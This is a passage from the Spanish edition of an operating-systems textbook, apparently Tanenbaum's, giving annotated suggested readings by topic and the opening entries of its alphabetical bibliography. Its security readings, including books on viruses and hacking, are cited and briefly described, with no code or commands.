Este libro indica cómo escribir programas en C que utilicen la interfaz de llamadas al sistema de UNIX y la biblioteca estándar de C. Los ejemplos se basan en la versión 4 de System V y en la versión 4.4BSD de UNIX. La relación de estas implementaciones con POSIX se describe con detalle.

Tanenbaum y Woodhull, "Operating Systems Design and Implementation"

Una manera práctica de aprender sobre los sistemas operativos. Este libro describe los principios usuales y además analiza el sistema operativo real MINIX 3 con gran detalle. Contiene un listado de ese sistema como un apéndice.

14.1.2 Procesos e hilos

Andrews y Schneider, "Concepts and Notations for Concurrent Programming"

Un tutorial y una encuesta sobre los procesos y la comunicación entre procesos, incluyendo: ocupado en espera, semáforos, monitores, paso de mensajes y otras técnicas. El artículo también muestra cómo se incrustan estos conceptos en varios lenguajes de programación. Es antiguo, pero ha soportado la prueba del tiempo muy bien.

Ben-Ari, *Principles of Concurrent Programming*

Este pequeño libro está dedicado por completo a los problemas de la comunicación entre procesos. Hay capítulos sobre exclusión mutua, semáforos, monitores y el problema de la cena de filósofos, entre otros.

Silberschatz y colaboradores, *Operating System Concepts with Java, 7a. edición*

Los capítulos del 4 al 6 tratan sobre los procesos y la comunicación entre procesos, incluyendo planificación, secciones críticas, semáforos, monitores y problemas clásicos de comunicación entre procesos.

14.1.3 Administración de la memoria

Denning, "Virtual Memory"

Un artículo clásico sobre muchos aspectos de la memoria virtual. Denning fue uno de los pioneros en este campo e inventor del concepto de conjunto de trabajo.

Denning, "Working Sets Past and Present"

Una buena descripción general de los diversos algoritmos de administración de memoria y paginación. Se incluye una bibliografía extensa. Aunque muchos de los artículos son viejos, en realidad los principios no han cambiado nada.

Knuth, *The Art of Computer Programming*, vol. 1

En este libro se analizan y comparan los algoritmos del primer ajuste, del mejor ajuste y otros algoritmos de memoria.

Silberschatz y colaboradores, *Operating System Concepts with Java, 7a. edición*

Los capítulos 8 y 9 tratan sobre la administración de la memoria, incluyendo intercambio, paginación y segmentación. Se menciona una variedad de algoritmos de paginación.

14.1.4 Entrada/salida

Geist y Daniel, "A Continuum of Disk Scheduling Algorithms"

Se presenta un algoritmo generalizado de planificación del brazo del disco. Se muestran muchos resultados de simulaciones y experimentos.

Scheible, "A Survey of Storage Options"

Hay muchas formas de almacenar bits en estos días: DRAM, SRAM, SDRAM, memoria flash, disco duro, disco flexible, CD-ROM, DVD y cinta, por mencionar unas cuantas. En este artículo se estudian las diversas tecnologías, y se resaltan sus fortalezas y debilidades.

Stan y Skadron, "Power-Aware Computing"

Hasta que alguien logre aplicar la Ley de Moore en las baterías, el uso de la energía seguirá siendo uno de los principales problemas en los dispositivos móviles. Incluso tal vez necesitemos sistemas operativos conscientes de la temperatura mucho antes de ello. En este artículo se estudian algunas de las cuestiones y sirve como introducción para otros cinco artículos en esta edición especial de la revista *Computer* sobre la computación consciente de la energía.

Walker y Cragon, "Interrupt Processing in Concurrent Processors"

La implementación de interrupciones precisas en computadoras superescalares es una actividad retadora. El truco es serializar el estado y hacerlo con rapidez. Aquí se analizan varias de las cuestiones de diseño y los sacrificios.

14.1.5 Sistemas de archivos

McKusick y colaboradores, "A Fast File System for UNIX"

El sistema de archivos de UNIX se rediseñó por completo para 4.2 BSD. En este artículo se describe el diseño del nuevo sistema de archivos, con un énfasis sobre su rendimiento.

Silberschatz y colaboradores, *Operating System Concepts with Java, 7a. edición*

Los capítulos 10 y 11 tratan sobre sistemas de archivos. Cubren las operaciones de archivos, los métodos de acceso, directorios e implementación, entre otros temas.

Stallings, *Operating Systems, 5a. edición*

El capítulo 12 contiene una buena cantidad de material sobre el entorno de seguridad, en especial sobre los hackers, virus y otras amenazas.

14.1.6 Interbloqueos

Coffman y colaboradores, "System Deadlocks"

Una breve introducción a los interbloqueos, cuáles son sus causas y cómo se pueden evitar o detectar.

Holt, "Some Deadlock Properties of Computer Systems"

Un análisis sobre los interbloqueos. Holt introduce un modelo de grafos dirigido, que se puede utilizar para analizar ciertas situaciones de interbloqueo.

Isloor y Marsland, "The Deadlock Problem: An Overview"

Un tutorial sobre interbloqueos, con un énfasis especial en los sistemas de bases de datos. Se cubre una variedad de modelos y algoritmos.

Shub, "A Unified Treatment of Deadlock"

Este breve tutorial sintetiza las causas y soluciones de los interbloqueos, y sugiere lo que se debe enfatizar al enseñar este tema a los estudiantes.

14.1.7 Sistemas operativos multimedia

Lee, "Parallel Video Servers: A Tutorial"

Muchas organizaciones desean ofrecer video bajo demanda, lo cual crea la necesidad de tener servidores de video paralelos, tolerantes a fallas y escalables. Aquí se tratan las principales cuestiones sobre cómo crearlos, incluyendo la arquitectura del servidor, el uso de bandas de disco, las directivas de colocación, el balanceo de cargas, la redundancia, los protocolos y la sincronización.

Leslie y colaboradores, "The Design and Implementation of an Operating System to Support Distributed Multimedia Applications"

Muchos de los intentos de implementar multimedia se han basado en agregar características a un sistema operativo existente. Un método alternativo es empezar todo de nuevo, como se describe

aquí, y crear un sistema operativo para multimedia desde cero, sin necesidad de que sea compatible con nada anterior. El resultado es un diseño bastante distinto al de los sistemas convencionales.

Sitaram y Dan, "Multimedia Servers"

Los servidores multimedia tienen muchas diferencias en comparación con los servidores de archivos regulares. Los autores analizan las diferencias con detalle, en especial en las áreas de la planificación, el subsistema de almacenamiento y el uso de caché.

14.1.8 Sistemas con varios procesadores

Ahmad, "Gigantic, Clusters: Where Are They and What Are They Doing?"

Este es un buen lugar para darse una idea de las multicomputadoras grandes más avanzadas. Describe la idea y muestra las generalidades de algunos de los sistemas más grandes que se encuentran en operación en la actualidad. Dado el funcionamiento de la ley de Moore, es razonable decir que los tamaños que se mencionan aquí se duplicarán aproximadamente cada 2 años.

Dubois y colaboradores, "Synchronization, Coherence, and Event Ordering in Multiprocessors"

Un tutorial sobre la sincronización en los sistemas multiprocesadores de memoria compartida. Algunas de las ideas se aplican de igual forma a los sistemas de un solo procesador y memoria distribuida.

Geer, "For Programmers, Multicore Chips Mean Multiple Challenges"

Los chips multicore están aquí, estén o no listos los programadores de software. Como ha resultado ser, no están listos y en consecuencia, la programación de estos chips presenta muchos desafíos, desde obtener las herramientas adecuadas hasta dividir el trabajo en pequeñas piezas y probar los resultados.

Kant y Mohapatra, "Internet Data Centers"

Los centros de datos de Internet son multicomputadoras masivas con esteroides. A menudo contienen decenas de cientos o miles de computadoras, las cuales trabajan en una sola aplicación. Aquí, la escalabilidad, el mantenimiento y el uso de la energía son cuestiones importantes. Este artículo forma una introducción al tema y presenta cuatro artículos adicionales sobre el mismo.

Kumar y colaboradores, "Heterogeneous Chip Multiprocessors"

Los chips multinúcleo que se utilizan en las computadoras de escritorio son simétricos: todos los núcleos son idénticos. Sin embargo, en algunas aplicaciones los CMPs heterogéneos se utilizan mucho, con núcleos para cálculos, decodificación de video, de audio, etcétera. En este artículo se analizan ciertas cuestiones relacionadas con los CMPs heterogéneos.

Kwok y Ahmad, "Static Scheduling Algorithms for Allocating Directed Task Graphs to Multiprocessors"

La planificación de tareas óptima de una multicomputadora o multiprocesador es posible cuando se conocen las características de todos los trabajos de antemano. El problema es que la planificación óptima requiere mucho tiempo para calcularse. En este artículo, los autores analizan y comparan 27 algoritmos conocidos para atacar este problema de distintas formas.

Rosenblum y Garfinkel, "Virtual Machine Monitors: Current Technology and Future Trends"

Este artículo empieza con una historia de los monitores de máquinas virtuales, y después analiza el estado actual de la CPU, la memoria y la virtualización de la E/S. En especial, trata áreas problemáticas relacionadas con estos tres elementos y la forma en que el hardware futuro puede aliviar los problemas.

Whitaker y colaboradores, "Rethinking the Design of Virtual Machine Monitors"

La mayoría de las computadoras tienen algunos aspectos estrambóticos y difíciles de virtualizar. En este artículo, los autores del sistema Denali hablan sobre la paravirtualización; es decir, cambiar los sistemas operativos huéspedes para evitar utilizar las características extrañas, de manera que no haya necesidad de emularlas.

14.1.9 Seguridad

Bratus, "What Hackers Learn That the Rest of Us Don't"

¿Qué hace a los hackers diferentes? ¿Qué es lo que a ellos les preocupa y a los programadores regulares no? ¿Tienen distintas posturas en cuanto a las APIs? ¿Son importantes los casos angulares? ¿Tiene curiosidad el lector? Léalo.

Computer, febrero de 2000

El tema de esta edición de *Computer* es la biométrica, con seis artículos sobre el tema. Varían desde una introducción al tema, pasando por varias tecnologías específicas, hasta un artículo que trata sobre las cuestiones legales y de privacidad.

Denning, *Information Warfare and Security*

La información se ha convertido en un arma tanto militar como corporativa. Los participantes no sólo tratan de atacar los sistemas de información del enemigo, sino también de proteger los propios. En este fascinante libro, el autor cubre cada tema concebible en relación con la estrategia de ofensiva y defensiva, desde la estafa de datos hasta los husmeadores de paquetes. Una lectura definitiva para cualquiera que esté realmente interesado en la seguridad de las computadoras.

Ford y Allen, "How Not to Be Seen"

Los virus, el spyware, los rootkits y los sistemas de administración de derechos digitales tienen un gran interés en ocultar cosas. Este artículo presenta una breve introducción al sigilo en sus diversas formas.

Hafner y Markoff, *Cyberpunk*

El reportero del *New York Times* que hizo pública la historia del gusano de Internet (Markoff) relata aquí tres historias absorbentes de jóvenes hackers que irrumpen en las computadoras en todo el mundo.

Johnson y Jajodia, "Exploring Steganography: Seeing the Unseen"

La esteganografía tiene una larga historia, que se remonta a los días cuando el escritor debía rapar la cabeza de un mensajero, tatuar un mensaje en la cabeza rasurada y enviarlo después de que le creciera otra vez el cabello. Aunque con frecuencia las técnicas actuales son espeluznantes, también son digitales. Para una introducción detallada al tema como se practica en la actualidad, este artículo es el lugar adecuado para empezar.

Ludwig, *The Little Black Book of Email Viruses*

Si desea escribir software antivirus y necesita comprender la forma en que funcionan los virus hasta el nivel de los bits, este libro es para usted. Cada uno de los tipos de virus se analiza de manera extensiva y se proporciona el código de muchos de ellos. Sin embargo, es requisito tener un profundo conocimiento de programación con lenguaje ensamblador en el Pentium.

Mead, “Who is Liable for Insecure Systems?”

Aunque la mayor parte del trabajo en la seguridad de las computadoras se maneja desde una perspectiva técnica, no es la única. Suponga que los distribuidores de software fueran legalmente responsables por los daños ocasionados por su software fallido. ¿Cabe la probabilidad de que los distribuidores pusieran mucho más atención a la seguridad de la que ponen en la actualidad? ¿Le intriga esta idea? Lea este artículo.

Milojicic, “Security and Privacy”

La seguridad tiene muchas facetas, incluyendo los sistemas operativos, las redes, las implicaciones para la privacidad y mucho más. En este artículo se entrevista a seis expertos en seguridad, en cuanto a lo que piensan sobre el tema.

Nachenberg, “Computer Virus-Antivirus Coevolution”

Tan pronto como los desarrolladores de antivirus descubren una forma de detectar y neutralizar cierta clase de virus de computadora, los desarrolladores de los mismos se adelantan y lo mejoran. Aquí se analiza el juego del gato y el ratón entre las partes virus-antivirus. El autor no es optimista en cuanto a que los escritores de antivirus sean los que ganarán la guerra; malas noticias para los usuarios de computadoras.

Pfleeger, *Security in Computing, 4a. edición*

Aunque se ha publicado una variedad de libros sobre seguridad de computadoras, la mayoría de ellos sólo tratan la seguridad de las redes. Este libro hace eso, pero también incluye capítulos sobre la seguridad de los sistemas operativos, de las bases de datos y de los sistemas distribuidos.

Sasse, “Red-Eye Blink, Bendy Shuffle, and the Yuck Factor: A User Experience of Biometric Airport Systems”

El autor habla sobre sus experiencias con el sistema de reconocimiento de iris que se utiliza en muchos aeropuertos grandes. No todos los resultados son positivos.

Thibadeau, “Trusted Computing for Disk Drives and Other Peripherals”

Si usted creía que un disco duro era sólo un lugar en donde se almacenaban los bits, está equivocado. Una unidad de disco duro moderna tiene una poderosa CPU, megabytes de RAM, varios ca-

nales de comunicación e incluso su propia ROM de inicio. En resumen, es un sistema computacional completo a punto de sufrir ataques y que necesita su propio sistema de protección. Este artículo analiza el proceso de proteger el disco duro.

14.1.10 Linux

Bovet y Cesati, *Understanding the Linux Kernel*

Tal vez este libro sea el mejor análisis general del kernel de Linux. Trata los procesos, la administración de la memoria, los sistemas de archivos, las señales y mucho más.

IEEE, *Information Technology—Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language]*

Éste es el estándar. Algunas partes son muy legibles, en especial el anexo B, “Rationale and Notes”, que a menudo explica por qué las cosas se hacen de cierta manera. Una ventaja de hacer referencia al documento de los estándares es que, por definición, no hay errores. Si se escabulle un error tipográfico en el nombre de una macro por el proceso de edición, ya no se considera un error; es oficial.

Fusco, *The Linux Programmers’ Toolbox*

Este libro describe cómo usar Linux para el usuario intermedio, alguien que conozca los fundamentos y desee empezar a explorar cómo funcionan los diversos programas de Linux. Está dirigido a los programadores de C.

Maxwell, *Linux Core Kernel Commentary*

Las primeras 400 páginas de este libro contienen un subconjunto del código del kernel de Linux. Las últimas 150 páginas consisten en comentarios sobre el código, algo muy parecido al estilo del libro clásico de John Lions (1996). Si desea comprender el kernel de Linux con todos sus gloriosos detalles, este es el lugar apropiado para empezar, pero tenga cuidado: leer 40,000 líneas de C no es recomendable para cualquier persona.

14.1.11 Windows Vista

Cusumano y Selby, “How Microsoft Builds Software”

¿Alguna vez se ha preguntado cómo podría alguien escribir un programa con 29 millones de líneas (como Windows 2000) y lograr que funcione? Para averiguar cómo se utiliza el ciclo de creación y prueba de Microsoft para administrar proyectos de software muy grandes, dé un vistazo a este artículo. El procedimiento es bastante instructivo.

Rector y Newcomer, *Win32 Programming*

Si busca uno de esos libros de 1500 páginas que ofrecen un resumen sobre cómo escribir programas de Windows, este es un buen principio. Trata sobre las ventanas, los dispositivos, la salida gráfica, la entrada mediante el teclado y el ratón, las impresoras, la administración de memoria, las bibliotecas y la sincronización, entre muchos otros temas. Requiere un conocimiento de C o C++.

Russinovich y Solomon, *Microsoft Windows Internals, 4a. edición*

Si desea aprender a utilizar Windows, hay cientos de libros publicados. Si desea conocer el funcionamiento interno de Windows, este libro es la mejor opción. Cubre muchos algoritmos internos y estructuras de datos, y con un detalle técnico considerable. Ningún otro libro se le asemeja.

14.1.12 El sistema operativo Symbian

Cinque y colaboradores, "How Do Mobile Phones Fail? A Failure Data Analysis of Symbian OS Smart Phones"

Antes solía ser el caso de que mientras las computadoras fallaban a diestra y siniestra, por lo menos los teléfonos funcionaban. Ahora que los teléfonos son simplemente computadoras con pequeñas pantallas... y también fallan debido software defectuoso. Este artículo analiza los errores de software que han provocado fallas en los teléfonos y dispositivos de bolsillo que utilizan Symbian.

Morris, *The Symbian OS Architecture Sourcebook*

Si busca información mucho más detallada sobre el sistema operativo Symbian, este es un buen lugar para empezar. Trata sobre la arquitectura de Symbian y todos los niveles, con una buena cantidad de detalles y algunos casos de estudio.

Stichbury y Jacobs, *The Accredited Symbian Developer Primer*

Si está interesado en lo que necesita saber para desarrollar aplicaciones para los teléfonos y PDAs con Symbian, este libro empieza con una introducción al lenguaje necesario (C++) y después pasa a la estructura del sistema, el sistema de archivos, las redes, las cadenas de herramientas y la compatibilidad.

14.1.13 Principios de diseño

Brooks, *The Mythical Man Month: Essays on Software Engineering*

Fred Brooks fue uno de los diseñadores del sistema operativo OS/360 de IBM. Aprendió de la manera difícil qué funciona y qué no. Los consejos que ofrece en este libro ingenioso, divertido e informativo son tan válidos ahora como hace un cuarto de siglo, cuando los escribió por primera vez.

Cooke y colaboradores, "UNIX and Beyond: An Interview with Ken Thompson"

Diseñar un sistema operativo es más un arte que una ciencia. En consecuencia, escuchar a los expertos en el campo es una buena manera de aprender sobre el tema. No hay muchos expertos con más experiencia que Ken Thompson, co-diseñador de UNIX, Inferno y Plan 9. En esta amplia entrevista, Thompson muestra sus pensamientos acerca de dónde provenimos y hacia dónde vamos en este campo.

Corbató, “On Building Systems That Will Fail”

En su conferencia por el Premio Turing, el padre del tiempo compartido trata muchas de las mismas preocupaciones que Brooks en *The Mythical Man-Month*. Su conclusión es que todos los sistemas complejos fallarán en última instancia, y que para tener alguna probabilidad de éxito es esencial evitar la complejidad y esforzarse por la simplicidad y elegancia en el diseño.

Crowley, *Operating Systems: A Design-Oriented Approach*

La mayoría de los libros de texto sobre sistemas operativos describen sólo los conceptos básicos (procesos y memoria virtual, por ejemplo) y unos cuantos ejemplos, pero no dicen nada sobre cómo diseñar un sistema operativo. Este libro es único, ya que dedica cuatro capítulos al tema.

Lampson, “Hints for Computer System Design”

Butler Lampson, uno de los principales diseñadores en el mundo de sistemas operativos innovadores, ha recolectado muchos tips, sugerencias y lineamientos en sus años de experiencia y los reunió en este entretenido e informativo artículo. Al igual que el libro de Brooks, ésta es una lectura obligatoria para cualquier aspirante a diseñador de sistemas operativos.

Wirth, “A Plea for Lean Software”

Niklaus Wirth, un famoso y experimentado diseñador de sistemas, argumenta sobre el software simplificado y eficiente con base en unos cuantos conceptos simples, en vez del gran desorden que representa la mayoría del software comercial. Para expresar su opinión analiza su sistema Oberon, un sistema operativo orientado a redes y basado en GUI que cabe en 200 KB, incluyendo el compilador de Oberon y el editor de texto.

14.2 BIBLIOGRAFÍA EN ORDEN ALFABÉTICO

AARAJ, N., RAGHUNATHAN, A., RAVI, S. y JHA, N.K.: “Energy and Execution Time Analysis of a Software-Based Trusted Platform Module”, *Proc. Conf. On Design, Automation and Test in Europe*, IEEE, pp. 1128 a 1133, 2007.

ABDEL-HAMID, T. y MADNICK, S.: *Software Project Dynamics: An Integrated Approach*, Upper Saddle River, NJ: Prentice Hall, 1991.

ABDELHAFEZ, M., RILEY, G., COLE, R.G. y PHAMDO, N.: “Modeling and Simulation of TCP MANET Worms”, *Proc. 21st Int’l Workshop on Principles of Advanced and Distributed Simulation*, IEEE, pp. 123 a 130, 2007.

ABRAM-PROFETA, E.L. y SHIN, K.G.: “Providing Unrestricted VCR Functions in Multicast Video-on-Demand Servers”, *Proc. Int’l Conf. on Multimedia Comp. Syst.*, IEEE, pp. 66 a 75, 1998.

ACCETTA, M., BARON, R., GOLUB, D., RASHID, R., TEVANIAN, A. y YOUNG, M.: “Mach: A New Kernel Foundation for UNIX Development”, *Proc. Summer 1986 USENIX Conf.*, USENIX, pp. 93 a 112, 1986.

ADAMS, G.B. III, AGRAWAL, D.P. y SIEGEL, H.J.: "A Survey and Comparison of Fault-Tolerant Multistage Interconnection Networks", *Computer*, vol. 20, pp. 14 a 27, junio 1987.

ADAMS, K. y AGESON, O: "A Comparison of Software and Hardware Techniques for X86 Virtualization", *Proc. 12th Int'l Conf. on Arch. Support for Programming Languages and Operating Systems*, ACM, pp. 2 a 13, 2006.

ADYA, A., BOLOSKY, W.J., CASTRO, M., CERMAK, C., CHAIKEN, R., DOUCEUR, J.R., LORCH, J.R., THEIMER, M. y WATTENHOFER, R.P.: "FARSITE: Federated, Available, and Reliable Storage for an Incompletely Trusted Environment", *Proc. Fifth Symp. on Operating System Design and Implementation*, USENIX, pp. 1 a 15, 2002.

AGARWAL, R. y STOLLER, S.D.: "Run-Time Detection of Potential Deadlocks for Programs with Locks, Semaphores, and Condition Variables", *Proc. 2006 Workshop on Parallel and Distributed Systems*, ACM, pp. 51 a 60, 2006.

AGRAWAL, D., BAKTIR, S., KARAKOYUNLU, D., ROHATGI, P. y SUNAR, B.: "Trojan Detection Using IC Fingerprinting", *Proc. 2007 IEEE Symp. on Security and Privacy,* IEEE, pp. 296 a 310, mayo 2007.

AHMAD, I.: "Gigantic Clusters: Where Are They and What Are They Doing?", *IEEE Concurrency*, vol. 8, pp. 83 a 85, abril-junio 2000.

AHN, B.-S., SOHN, S.-H., KIMM S.-Y., CHA, G.-I, BAEK, Y,-C., JUNG, S.-I. y KIM, M.-J.: "Implementation and Evaluation of EXT3NS Multimedia File System", *Proc. 12th Annual Int´l Conf. on Multimedia*, ACM, pp. 588 a 595, 2004.

ALBERS, S., FAVRHOLDT, L.M. y GIEL, O.: "On Paging with Locality of Reference", *Proc. 34th ACM Symp. of Theory of Computing*, ACM, pp. 258 a 267, 2002.

AMSDEN, Z., ARAI, D., HECHT, D., HOLLER, A. y SUBRAHMANYAM, P.: "VMI; An Interface for Paravirtualization", *Proc. 2006 Linux Symp.*, 2006.

ANAGNOSTAKIS, K.G., SIDIROGLOU, S., AKRITIDIS, P., XINIDIS, K., MARKATOS, E. y KEROMYTIS, A.D.: "Deflecting Targeted Attacks Using Shadow Honeypots", *Proc. 14th USENIX Security Symp.*, USENIX, p. 9, 2005.

ANDERSON, R.: "Cryptography and Competition Policy: Issues with Trusted Computing", *Proc. ACM Symp. on Principles of Distributed Computing*, ACM, pp. 3 a 10, 2003.

ANDERSON, T.E.: "The Performance of Spin Lock Alternatives for Shared-Memory Multiprocessors", *IEEE Trans. on Parallel and Distr. Systems*, vol. 1, pp. 6 a 16, enero 1990.

ANDERSON, T.E., BERSHAD, B.N., LAZOWSKA, E.D. y LEVY, H.M.: "Scheduler Activations: Effective Kernel Support for the User-level Management of Parallelism", *ACM Trans. on Computer Systems*, vol. 10, pp. 53 a 79, febrero 1992.

ANDREWS, G.R.: *Concurrent Programming—Principles and Practice*, Redwood City, CA: Benjamin-/Cummings, 1991.

ANDREWS, G.R. y SCHNEIDER, F.B.: "Concepts and Notations for Concurrent Programming", *Computing Surveys*, vol. 15, pp. 3 a 43, marzo 1983.

ARNAB, A. y HUTCHISON, A.: "Piracy and Content Protection in the Broadband Age", *Proc. S. African Telecomm. Netw. And Appl. Conf.*, 2006.

ARNAN, R., BACHMAT, E., LAM, T.K. y MICHEL, R.: "Dynamic Data Reallocation in Disk Arrays", *ACM Trans. on Storage*, vol. 3, Art. 2, marzo 2007.

ARON, M. y DRUSCHEL, P.: "Soft Timers: Efficient Microsecond Software Timer Support for Network Processing", *Proc. 17th Symp. on Operating Systems Principles*, ACM, pp. 223 a 246, 1999.

ASRIGO, K., LITTY, L. y LIE, D.: "Using VMM-Based Sensors to Monitor Honeypots", *Proc ACM/USENIX Int'l Conf. on Virtual Execution Environments*, CAM, pp. 13 a 23, 2006.

BACHMAT, E. y BRAVERMAN, V.: "Batched Disk Scheduling with Delays", *ACM SIGMETRICS Performance Evaluation Rev.*, vol. 33, pp. 36 a 41, 2006.

BAKER, F.T: "Chief Programmer Team Management of Production Programming", *IBM Systems Journal*, vol. 11, p. 1, 1972.

BAKER, M., SHAH, M., ROSENTHAL, D.S.H., ROUSSOPOULOS, M., MANIATIS, P., GIULI, T.J. y BUNGALE, P.: "A Fresh Look at the Reliability of Long-Term Digital Storage", *Proc. Eurosys 2006*, ACM, pp. 221 a 234, 2006.

BALA, K., KAASHOEK, M.F. y WEIHL, W.: "Software Prefetching and Caching for Translation Lookaside Buffers", *Proc. First Symp. on Operating System Design and Implementation*, USENIX, pp. 243 a 254, 1994.

BALL, T., BOUNIMOVA, E., COOK, B., LEVIN, V., LICHTENBERG, J., McGARVEY, C., ONDRUSEK, B., RAJAMANI, S.K. y USTUNER, A.: "Thorough Static Analysis of Device Drivers", *Proc. Eurosys 2006*, ACM, pp. 73 a 86, 2006.

BARATTO, R.A., KIM, L.N. y NIEH, J.: "THINC: A Virtual Display Architecture for Thin-Client Computing", *Proc. 20th Symp. on Operating System Principles*, ACM, pp. 277 a 290, 2005.

BARHAM, P., DRAGOVIC, B., FRASER, K., HAND, S., HARRIS, T., HO, A., NEUGEBAUER, R., PRATT, L. y WARFIELD, A.: "Xen and the Art of Virtualization", *Proc, 19th Symp. on Operating Systems Principles*, ACM, pp. 164 a 177, 2003.

BARNI, M.: "Processing Encrypted Signals: A New Frontier for Multimedia Security", *Proc. Eighth Workshop on Multimedia and Security*, ACM, pp. 1 a 10, 2006.

BARWINSKI, M., IRVINE, C. y LEVIN, T.: "Empirical Study of Drive-By-Download Spyware", *Proc. Int'l Conf. on I-Warfare and Security*, Academic Confs. Int'l, 2006.

BASH, C. y FORMAN, G.: "Cool Job Allocation: Measuring the Power Savings of Placing Jobs at Cooling-Efficient Locations in the Data Center", *Proc. Annual Tech. Conf.*, USENIX, pp. 363 a 368, 2007.

BASILLI, V.R. y PERRICONE, B.T.: "Software Errors and Complexity: An Empirical Study", *Commun. of the ACM*, vol. 27, pp. 42 a 52, enero 1984.

BAYS, C.: "A Comparison of Next-Fit, First-Fit, and Best-Fit", *Commun. of the ACM*, vol. 20, pp. 191 a 192, marzo 1977.

BELL, D. y LA PADULA, L.: "Secure Computer Systems: Mathematical Foundations and Model", Informe técnico MTR 2547 v2, Mitre Corp., noviembre 1973.

BEN-ARI, M.: *Principles of Concurrent Programming*, Upper Saddle River, NJ: Prentice Hall International, 1982.

BENSALEM, S., FERNANDEZ, J.-C., HAVELUND, K. y MOUNIER, L.: "Confirmation of Deadlock Potentials Detected by Runtime Analysis", *Proc. 2006 Workshop on Parallel and Distributed Systems*, ACM, pp. 41 a 50, 2006.

BERGADANO, F., GUNETTI, D. y PICARDI, C.: "User Authentication Through Keystroke Dynamics", *ACM Trans. on Inf. and System Security*, vol. 5, pp. 367 a 397, noviembre 2002.

BHARGAV-SPANTZEL, A., SQUICCIARINI, A. y BERTINO, E.: "Privacy Preserving Multifactor Authentication with Biometrics", *Proc. Second ACM Workshop on Digital Identify Management*, ACM, pp. 63 a 72, 2006.

BHOEDJANG, R.A.F.: "Communication Arch. for Parallel-Programming Systems", tesis Ph.D., Vrije Universiteit, Amsterdam, Países Bajos, 2000.

BHOEDJANG, R.A.F., RUHL, T. y BAL, H.E.: "User-Level Network Interface Protocols", *Computer*, vol. 31, pp. 53 a 60, noviembre 1998.

BHUYAN, L.N., YANG, Q. y AGRAWAL, D.P.: "Performance of Microprocessor Interconnection Networks", *Computer*, vol. 22, pp. 25 a 37, febrero 1989.

BIBA, K.: "Integrity Considerations for Secure Computer Systems", Informe técnico 76-371, División de Sistemas Electrónicos de la Fuerza Aérea de los EE.UU., 1977.

BIRRELL, A., ISARD, M., THACKER, C. y WOBBER, T.: "A Design for High-Performance Flash Disks", *ACM SIGOPS Operating Systems Rev.*, vol. 41, pp. 88 a 93, abril 2007.

BIRRELL, A.D. y NELSON, B.J.: "Implementing Remote Procedure Calls", *ACM Trans. on Computer Systems*, vol. 2, pp. 39 a 59, febrero 1984.

BISHOP, M. y FRINCKE, D.A.: "Who Owns Your Computer?", *IEEE Security and Privacy*, vol. 4, pp. 61 a 63, 2006.

BOEHM, B.: *Software Engineering Economics*, Upper Saddle River, NJ: Prentice Hall, 1981.

BORN, G.: *Inside the Microsoft Windows 98 Registry*, Redmond, WA: Microsoft Press, 1998.

BOVET, D.P. y CESATI, M.: *Understanding the Linux Kernel*, Sebastopol, CA: O'Reilly & Associates, 2005.

BRADFORD, R., KOTSOVINOS, E., FELDMANN, A. y SCHIOBERG, H.: "Live Wide Area Migration of Virtual Machines Including Local Persistent State", *Proc. ACM/USENIX Conf. on Virtual Execution Environments*, ACM, pp. 169 a 179, 2007.

BRATUS, S.: "What Hackers Learn That the Rest of Us Don't: Notes on Hacker Curriculum", *IEEE Security and Privacy*, vol. 5, pp. 72 a 75, julio/agosto/2007.

BRINCH HANSEN, P.: "The Programming Language Concurrent Pascal", *IEEE Trans. on Software Engineering*, vol. SE-1, pp. 199 a 207, junio 1975.

BRISOLARA, L., HAN, S., GUERIN, X., CARRO, L., REISS, R., CHAE, S. y JERRAYA, A.: "Reducing Fine-Grain Communication Overhead in Multithread Code Generation for Heterogeneous MP-SoC", *Proc. 10th Int'l Workshop on Software and Compilers for Embedded Systems*, ACM, pp. 81 a 89, 2007.

BROOKS, F.P., Jr.: *The Mythical Man-Month: Essays on Software Engineering*, Reading, MA: Addison-Wesley, 1975.

BROOKS, F.P., Jr.: "No Silver Bullet—Essence and Accident in Software Engineering", *Computer*, vol. 20, pp. 10 a 19, abril 1987.

BROOKS, F.P., Jr.: *The Mythical Man-Month: Essays on Software Engineering*, edición de 20 aniversario, Reading, MA: Addison-Wesley, 1995.

BRUSCHI, D., MARTIGNONI, L y MONGA, M.: "Code Normalization for Self-Mutating Malware", *IEEE Security and Privacy*, vol. 5, pp. 46 a 54, marzo/abril 2007.

BUGNION, E., DEVINE, S., GOVIL, K. y ROSENBLUM, M.: "Disco: Running Commodity Operating Systems on Scalable Multiprocessors", *ACM Trans on Computer Systems*, vol. 15, pp. 412 a 447, noviembre 1997.

BULPIN, J.R. y PRATT, I.A.: "Hyperthreading-Aware Process Scheduling Heuristics", *Proc. Annual Tech. Conf.*, USENIX, pp. 399 a 403, 2005.

BURNETT, N.C., BENT, J., ARPACI-DUSSEAU, A.C. y ARPACI-DUSEAU, R.H.: "Exploiting Gray-Box Knowledge of Buffer-Cache Management", *Proc. Annual Tech. Conf.*, USENIX, pp. 29 a 44, 2002.

BURTON, A.N. y KELLY, P.H.J.: "Performance Prediction of Paging Workloads Using Lightweight Tracing", *Proc. Int'l Parallel and Distributed Processing Symp.*, IEEE, pp. 278 a 285, 2003.

BYUNG-HYUN, Y., HUANG, Z., CRANEFIELD, S. y PURVIS, M.: "Homeless and Home-Based Lazy Release Consistency protocols on Distributed Shared Memory", *Proc. 27th Australasian Conf. on Computer Science*, Soc. de Comp. Australiana, pp. 117 a 123, 2004.

CANT, C.: *Writing Windows WDM Device Drivers: Master the New Windows Driver Model*, Lawrence, KS: CMP Books, 2005.

CARPENTER, M., LISTON, T. y SKOUDIS, E.: "Hiding Virtualization from Attackers and Malware", *IEEE Security and Privacy*, vol. 5, pp. 62 a 65, mayo/junio 2007.

CARR, R.W. y HENNESSY, J.L.: "WSClock—A Simple and Effective Algorithm for Virtual Memory Management", *Proc. Eighth Symp. on Operating Systems Principles*, ACM, pp. 87 a 95, 1981.

CARRIERO, N. y GELERNTER, D.: "The S/Net's Linda Kernel", *ACM Trans. on Computer Systems*, vol. 4, pp. 110 a 129, mayo 1986.

CARRIERO, N. y GELERNTER, D.: "Linda in Context", *Commun. of the ACM*, vol. 32, pp. 444 a 458, abril 1989.

CASCAVAL, C., DUESTERWALD, E., SWEENEY, P.F. y WISNIEWSKY, R.W.: "Multiple Page Size Modeling and Optimization", *Int'l Conf. on Parallel Arch. and Compilation Techniques*, IEEE, 339 a 349, 2005.

